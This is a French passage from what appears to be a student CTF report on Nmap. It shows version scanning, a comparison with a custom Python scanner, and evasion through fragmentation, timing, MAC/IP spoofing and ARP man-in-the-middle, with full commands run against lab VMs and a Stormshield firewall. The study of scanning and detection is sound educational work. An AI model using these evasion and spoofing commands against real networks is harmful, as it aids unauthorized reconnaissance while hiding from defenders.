Nmap est un utilitaire permettant de scanner les ports ouverts d'une machine ou d'un ensemble de machines présentes dans un même réseau. Chaque programme voulant émettre sur le réseau va devoir sortir de son hôte. Chacun d'eux va se voir alors attribuer une porte pour sortir et qui devra rester ouverte tant qu'ils voudront émettre. Ces portes sont les ports ouverts d'une machine. En trouvant ces ports, Nmap se rend comme l'élément essentiel d'une attaque réseau. En effet, sans cette analyse, nous serions incapable de trouver un chemin d'attaque à moins d'avoir une chance inouïe. C'est pourquoi nous allons utiliser cet utilitaire pour résoudre nos CTFs.

#### 3.1.2 Fonctionnement de Nmap

Tout d'abord, Nmap peut être utilisée en lui renseignant qu'une adresse IP sans option comme ceci :

```
root@kali:~/Bureau# nmap 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 23:04 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00023s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds
root@kali:~/Bureau#
```

FIGURE 3.1 – Utilisation de nmap sans options

Cette commande intuitive et rapide nous permet d'obtenir le port ouvert ainsi que le protocole qui lui est associé. Cependant, il serait intéressant pour une futur exploitation de faille, d'obtenir le nom du **Serveur web** ainsi que sa **Version**. C'est pourquoi nous allons appliquer l'argument ‘**-sV**’ :

```
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~/Bureau# nmap -sV 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 23:19 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00028s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

FIGURE 3.2 – Ajout de l'option -sV

Le CTF analysé ici utilise un serveur web nginx de version 1.14.0. Nous ne pouvons que vous conseiller de garder ce type d'informations dans un bloc-note tout au long d'une attaque.

Nous pouvons à partir de ce résultat se demander comment Nmap récupère les informations concernant la version des serveurs. Tout d'abord, Il faut savoir que cet outil travaille sur deux base données : une pour les ports et une autre pour les versions des logiciels et serveurs. Pour ce qui est des ports, la base de données se nomme 'nmap-service' et est visualisable via ce lien :

<https://svn.nmap.org/nmap/nmap-services>

La base de données pour les versions est 'nmap-service-probes' :

<https://svn.nmap.org/nmap/nmap-service-probes>

Afin de comprendre comment Nmap exploite ces dictionnaires, nous avons réécrit en Python un programme scannant les ports d'un serveur Samba et affichant la version du protocole utilisé. Il faut savoir avant d'observer le programme que Nmap utilise des regex

afin de comparer la réponse envoyée par le serveur et ainsi obtenir la version. Voici notre programme :

FIGURE 3.3 – Scanneur Samba partie 1

FIGURE 3.4 – Scanneur Samba partie 2

### 3.1. NMAP

Lors de son exécution, on voit apparaître le nom du service, son port ainsi que sa version. On peut comparer son exécution avec Nmap :

```
root@kali: ~/Bureau/portscan
Fichier Édition Affichage Rechercher Terminal Aide
Entre ip victime : 10.0.2.6
100%|██████████| 1000/1000 [00:00<00:00, 3006.40it/s]
netbios-ssn 139 Samba smbd3.X - 4.X
netbios-ssn 445 Samba smbd3.X - 4.X
Time of the scan : 0.3476145267486572
root@kali:~/Bureau/portscan# nmap 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 16:49 CET
Warning: File ./nmap-services exists, but Nmap is using /usr/bin/..../share/nmap/nmap-services for
security and consistency reasons. set NMAPDIR=. to give priority to files in your local director
y (may affect the other data files too).
Nmap scan report for 10.0.2.6
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:64:47:A1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@kali:~/Bureau/portscan# nmap -sV 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 16:50 CET
Warning: File ./nmap-services exists, but Nmap is using /usr/bin/..../share/nmap/nmap-services for
security and consistency reasons. set NMAPDIR=. to give priority to files in your local director
y (may affect the other data files too).
Nmap scan report for 10.0.2.6
Host is up (0.000073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:64:47:A1 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
root@kali:~/Bureau/portscan#
```

FIGURE 3.5 – Scanneur Samba

On remarque que notre programme affiche les résultats en 0.34 secondes contre en 11.89 secondes avec Nmap. On suppose que Nmap réalise d'autres calculs en arrière plan pour obtenir une vérification de la version. Voici une différence entre notre programme et Nmap au niveau de Wireshark :




FIGURE 3.6 – Gauche : Python et Droite : Nmap

En effet, Nmap réalise un RST après avoir testé l'ouverture du port pour réinitialiser la connexion du socket. C'est alors après qu'il lance une séquence d'initialisation TCP (SYN, SYN ACK, ACK) afin d'envoyer sa requête au serveur via le protocole SMB. Ce dernier lui renvoie une valeur incompréhensible par l'homme qu'il faut décoder pour le matcher avec la base de données de Nmap. C'est ainsi que Nmap opère pour récupérer la version du protocole utilisée.

### 3.1. NMAP

16

Maintenant que nous avons vu comment utiliser basiquement Nmap, nous pouvons nous demander comment fonctionne cet utilitaire. En effet, il est obligé de faire des requêtes sur tous les ports en utilisant le protocole ICMP, IP, TCP et UDP. Cet utilitaire utilise donc les couches 3 et 4 du modèle OSI.

Cependant, en émettant toutes ses requêtes, Nmap laisse des traces :

| ip.dst_host==192.168.1.53 && ip.src_host==192.168.1.200 |              |               |              |          |        |   |
|---|--------------|---------------|--------------|----------|--------|---|
| No.   | Time         | Source        | Destination  | Protocol | Length | Info  |
| 3257  | 67.169129729 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3258  | 67.169178722 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 3259  | 67.169180720 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3260  | 67.169248614 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3261  | 67.169270840 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3262  | 67.169300740 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 3263  | 67.169330493 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 3264  | 67.169369668 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 3265  | 67.169390979 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3266  | 67.169421250 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3360  | 68.273214595 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3361  | 68.273281343 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3362  | 68.273345196 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 3363  | 68.273379366 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 3364  | 68.273409766 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 3365  | 68.273491850 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3366  | 68.273526289 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3367  | 68.273561000 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3368  | 68.273596659 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 43 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 3369  | 68.273617098 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3370  | 68.386221787 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3371  | 68.386281296 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3372  | 68.386313869 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3373  | 68.386344526 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 3374  | 68.386374382 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 3368 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 3375  | 68.386404336 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 3388 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 3376  | 68.386434387 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3377  | 68.386464815 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 3378  | 68.386494377 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3379  | 68.386524589 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51639 -- 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3380  | 68.493691899 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3381  | 68.493737671 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460  |
| 3382  | 68.493768603 | 192.168.1.200 | 192.168.1.53 | TCP      | 58     | 51640 -- 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |

FIGURE 3.7 – Scan avec wireshark

Nous allons donc voir comment éviter de nous faire "trop" repérer sur le réseau.  
Dans un premier temps, nous pouvons fragmenter nos paquets avec l'option ' -f ' :

```
root@kali:~# nmap -f -sV 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 00:12 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00029s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Data (8 bytes):
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
```

FIGURE 3.8 – Ajout de l'option -f

Cette option va fragmenter nos paquets pour les éparpiller sur le réseau et ainsi ne pas indiquer tout de suite que nous scannons le port 80 comme avant :

### 3.1. NMAP

17




FIGURE 3.9 – Scan avec wireshak en ajoutant l’option -f

La capture Wireshark ci-dessus nous montre qu’en fragmentant nos paquets, nous utilisons le protocole IP et TCP. De plus, cette fragmentation permet de noyer le scan de ports ( les [SYN] ) et d’outrepasser un firewall. En effet, de vieux firewalls peuvent avoir des failles comme celles de la fragmentation. Ces derniers étaient incapables de s’en occuper donc les laissaient passer. Cependant, les programmeurs ont résolus le problème donc cette faille n’est plus exploitable sur les nouveaux firewalls. C’est pour cette raison que nous n’allons pas détailler cette méthode fragmentation.

Comme nous l’avons vu, Nmap se fait passer un client lambda via ses requêtes. Cependant, il envoie par défaut un nombre de requêtes par seconde qui n’est pas réalisable par un humain. Cette vitesse d’envoi par défaut est le T3 qui scanne un port toutes les 16 ms ce qui provoque une alarme chez les firewalls. Voici un tableau qui répertorie la vitesse de scan pour un port :

| Argument de Nmap     | -T0    | -T1    | -T2     | -T3   | -T4   | -T5  |
|----------------------|--------|--------|---------|-------|-------|------|
| Temps scan d’un port | 10 min | 30 sec | 1,4 sec | 1 sec | 10 ms | 5 ms |

FIGURE 3.10 – Tableau vitesse de scan

Les valeurs de ce tableau peuvent varier en fonction du processeur, de la quantité de RAM et du débit sur le réseau. On peut remarquer le T0 et le T1 peuvent se faire passer pour un humain et seront donc utilisés pour être indétectables par les firewalls. Cependant, ce scan, même en T1, risque de prendre énormément de temps. Si on pose le calcul théorique, notre scan en T1, le plus rapide des indétectables, prendrait 50 heures pour scanner les mille premiers ports.

Nous commençons à avoir une belle couverture de nos traces sur le réseau. Mais nous allons essayer de faire mieux en usurpant une adresse MAC du réseau pour passer pour un autre :

```
root@kali:~# arp-scan --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 7025 d8:9d:7f:cb:94:b8 200 (Unknown) IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.11 7025 a0:64:8f:53:a9:64 200 (Unknown) IPv4 42 Fragmented IP protocol (proto=TCP 6, off=16, ID=2f8d)
192.168.1.12 7025 c8:91:f9:8b:6d:79 200 Sagemcom Broadband SAS IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.10 7025 a8:88:08:b4:c7:46 200 Apple, Inc. IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.26 7025 4c:1b:8e:10:58:fe 200 (Unknown) IPv4 36 Continuation
192.168.1.32 7025 00:13:30:25:d2:67 200 EURO PROTECTION SURVEILLANCE IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.36 7025 b8:27:eb:77:45:88 200 Raspberry Pi Foundation IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.44 7025 30:9c:23:d6:cd:11 200 (Unknown) IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.53 42 08:00:27:ac:f1:85 16 bits Cadmus Computer Systems IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
192.168.1.23II 48:a9:81:c5:cb:08 45:88 (Unknown) 77:45:88, Dst: PcsCompu_ac:f1:85 (08:00:27:ac:f1:85)
Internet Protocol Version 4, Src: 192.168.1.200, Dst: 192.168.1.53
10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 1.986 seconds (128.900 hosts/sec). 10 responded
root@kali:~# nmap -f --mtu 8 --send-eth --data-length 50 --spoof-mac b8:27:eb:77:45:88 -T5 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 01:53 CEST
Spoofing MAC address B8:27:EB:77:45:88 (Raspberry Pi Foundation)
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00036s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)

Nmap done: 01 IP address(1 host up) scanned in 6.96 seconds
```

FIGURE 3.11 – Usurpation d’adresse MAC

L’option ‘–spoof-mac’ nous permet de remplacer notre adresse MAC par celle renseignée en argument de l’option. Voici comment réagit Wireshark face à ce changement :

```
468 16.702927431 192.168.1.200 192.168.1.53 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=2f8d)
469 16.702936384 192.168.1.200 192.168.1.53 TPv4 42 Fragmented TP protocol (proto=TCP 6, off=16, ID=2f8d)
> Frame 468: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
> Ethernet II, Src: Raspberry 77:45:88 (b8:27:eb:77:45:88), Dst: PcsCompu_ac:f1:85 (08:00:27:ac:f1:85)
> Internet Protocol Version 4, Src: 192.168.1.200, Dst: 192.168.1.53
> Data (8 bytes)
```

FIGURE 3.12 – Wireshark usurpation MAC

Allons encore plus loin en usurpant l’IP d’une autre machine :

```
root@kali:~# nmap -f --mtu 8 --send-eth --data-length 50 --spoof-mac b8:27:eb:77:45:88 -S 192.168.1.36 -g 80 -e eth0 -Pn -T5 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 02:14 CEST
Spoofing MAC address B8:27:EB:77:45:88 (Raspberry Pi Foundation)
NSOCK ERROR [0.1450s] msock_bind_addr(): Bind to 192.168.1.36:0 failed (IOD #1): Cannot assign requested address (99)
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00028s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```

FIGURE 3.13 – Usurpation MAC et IP

De cette manière, nous avons pu faire simuler un Nmap à partir du Raspberry présent sur le réseau. L’option ‘-S’ permet d’associer une IP source au paquet. Cette option doit être accompagnée d’un ‘-g’ pour lui indiquer le port de sorti ainsi que de l’option ‘-e’ pour informer notre interface réseau. Nmap nous recommande d’utiliser l’option ‘-Pn’ ‘

pour considérer que tous les hôtes sont en ligne. Nous obtenons un Wireshark vide entre notre machine et la cible. Si nous observons une capture de trafic entre le Raspberry et la cible :

| No. | Time         | Source       | Destination  | Protocol | Length | Info  |  |
|-----|--------------|--------------|--------------|----------|--------|---|--|
| 20  | 3.841697878  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=0, ID=ee6b) [Reassembled in #29]   |  |
| 21  | 3.841759744  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=8, ID=ee6b) [Reassembled in #...]  |  |
| 22  | 3.84179967   | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=16, ID=ee6b) [Reassembled in #...] |  |
| 23  | 3.84186269   | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=24, ID=ee6b) [Reassembled in #...] |  |
| 24  | 3.841895949  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=32, ID=ee6b) [Reassembled in #...] |  |
| 25  | 3.841863929  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=40, ID=ee6b) [Reassembled in #...] |  |
| 26  | 3.841891725  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=48, ID=ee6b) [Reassembled in #...] |  |
| 27  | 3.841919191  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=56, ID=ee6b) [Reassembled in #...] |  |
| 28  | 3.841946971  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=64, ID=ee6b) [Reassembled in #...] |  |
| 29  | 3.841974649  | 192.168.1.36 | 192.168.1.53 | NBSS     | 36     | NBSS Continuation Message   |  |
| 30  | 3.842064733  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=0, ID=dab3) [Reassembled in #39]   |  |
| 31  | 3.842932824  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=8, ID=dab3) [Reassembled in #39]   |  |
| 32  | 3.842066619  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=16, ID=dab3) [Reassembled in #...] |  |
| 33  | 3.842088084  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=24, ID=dab3) [Reassembled in #...] |  |
| 34  | 3.842116012  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=32, ID=dab3) [Reassembled in #...] |  |
| 35  | 3.842143299  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=40, ID=dab3) [Reassembled in #...] |  |
| 36  | 3.842179764  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=48, ID=dab3) [Reassembled in #...] |  |
| 37  | 3.842198221  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=56, ID=dab3) [Reassembled in #...] |  |
| 38  | 3.842244012  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=64, ID=dab3) [Reassembled in #...] |  |
| 39  | 3.842273771  | 192.168.1.36 | 192.168.1.53 | VNC      | 36     |   |  |
| 40  | 3.8423093036 | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=0, ID=feca) [Reassembled in #49]   |  |
| 41  | 3.842331842  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=8, ID=feca) [Reassembled in #49]   |  |
| 42  | 3.842359881  | 192.168.1.36 | 192.168.1.53 | IPv4     | 42     | Fragmented IP protocol (proto=TCP 6, off=16, ID=feca) [Reassembled in #...  |  |

FIGURE 3.14 – Wireshark usurpation MAC et IP

Nos paquets fragmentés sont bien envoyés entre les deux et nous recevons la réponse de notre scan sans être impliqué dans la ‘discussion’. Notre scan est alors une réussite. Mais comment avons nous pu récupérer ces informations sans être présent dans les discussions ? Comme nous l’avons vu plus haut, l’option ‘-e’ a pour but d’informer Nmap de faire sortir et entrer les informations via un port que l’on ouvre sur notre machine. Via ce procédé, notre interface va envoyer et recevoir les paquets échangés entre la machine cible et celle usurpée. Ainsi, nous nous plaçons tel un proxy et nous récupérons en ‘man-in-the-middle’ les informations sans être vu. Il y a plusieurs types d’attaques ‘man-in-the-middle’. Ici, nous utilisons le type d’attaque ‘ARP spoofing’ en usurpant les adresses d’une machine dans le même réseau que la machine cible et en forçant les communications à transiter par notre machine virtuelle en se faisant passer pour un relais.

### 3.1.3 Réaction d’un firewall Stormshield face à Nmap

Au cours de cette présentation de Nmap, nous n’avions aucune sécurité présente entre la l’attaquant et la cible. Nous allons donc réaliser une attaque d’un réseau à l’autre avec pour routeur un firewall Stormshield. Un firewall est un équipement physique ou non, qui permet de sécuriser les entrées et les sorties d’un réseau. Nous allons ici utiliser un firewall Stormshield SN210W qui est un équipement physique. Voici la topologie utilisée lors de ces essais :



FIGURE 3.15 – Topologie

Nous avons utilisé la configuration d'usine du firewall afin d'avoir un point de vue objectif face à Nmap. Au cours de ces essais, nous allons utiliser une attaque témoin qui sera l'attaque sans option de Nmap. Nous pouvons alors regarder les logs du firewall à la suite de cette attaque :

Le log du Stormshield montre les alertes générées par l'attaque Nmap sans option. Les alertes sont les suivantes :

| Date     | Action  | Priorité | Pay | Source       | Pay | Destination  | Message                    |
|----------|---------|----------|-----|--------------|-----|--------------|----------------------------|
| 15:22:56 | Passer  | Mineur   |     | 192.168.1.12 |     | 192.168.10.1 | Possible port scan ([SYN]) |
| 15:22:44 | Passer  | Mineur   |     | 192.168.1.12 |     | 192.168.10.1 | Possible port scan ([SYN]) |
| 15:22:44 | Bloquer | Mineur   |     | 192.168.1.12 |     | 192.168.10.1 | ICMP 'timestamp' request   |
| 15:22:37 | Passer  | Mineur   |     | 192.168.1.12 |     | 192.168.10.1 | Possible port scan ([SYN]) |
| 15:22:24 | Bloquer | Mineur   |     | 192.168.1.12 |     | 192.168.10.1 | Nmap OS probe              |
| 15:22:24 | Bloquer | Mineur   |     | 192.168.10.1 |     | 192.168.1.12 | ICMP reply without request |
| 15:22:24 | Bloquer | Mineur   |     | 192.168.1.12 |     | 192.168.10.1 | ICMP 'timestamp' request   |

FIGURE 3.16 – Log Stormshield face à un Nmap sans option

Le firewall détecte très facilement la présence de Nmap et bloque les requêtes ICMP faites par l'attaquant. Cependant, nous pouvons observer une faille au niveau des requêtes SYN car le firewall les laisse passer. Pour confirmer cette théorie, nous avons fait une requête de versions qui s'est aboutie en 152,93 secondes. Nous ne pouvons pas afficher les alarmes tellement les firewall en a déclaré. Cependant, encore une fois, Nmap était détecté et les SYN sont passés. Nous allons donc forcer Nmap à effectuer un scan en utilisant que des SYN avec la commande '-sS' :



FIGURE 3.17 – Log Stormshield face à un Nmap -sS

Ce scan s'est terminé en 14,43 secondes ce qui est en moyenne plus long qu'un scan sans option. Cependant, le résultat est concluant car le firewall ne détecte plus la présence de Nmap. Nous allons procéder de la même manière afin de récupérer les versions :

